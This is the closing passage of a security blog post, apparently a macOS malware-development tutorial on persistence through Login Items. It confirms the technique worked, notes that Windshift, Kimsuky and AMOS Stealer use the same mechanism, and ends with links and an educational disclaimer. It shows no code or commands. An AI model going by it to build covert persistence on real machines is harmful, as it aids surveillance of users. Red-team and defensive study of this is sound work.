
Logout and login again….


As you can see, everything is worked as expected! Perfect! =^..^=
This technique is a perfect example of “Living off the Land” on macOS. What about real cases?
Windshift is an APT group known for targeted surveillance, primarily in the Middle East. They are masters of “social engineering through applications.” They deploy custom-made macOS applications disguised as meeting tools or document viewers. Instead of using noisy LaunchAgents, they use the Login Items mechanism.
While often confused with Lazarus, Kimsuky is a distinct North Korean threat actor that focuses on high-level espionage against South Korea, Japan, and the US, they used MacSeed malware to ensure the loader triggers upon every user session.
AMOS Stealer also uses this persistence mechanism.
I hope that this post is useful for malware R&D and red teaming labs, Apple/Mac researchers and also for blue team specialists.
Windshift APT
Kimsuky
AMOS Stealer
macOS hacking part 1
macOS persistence part 1
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine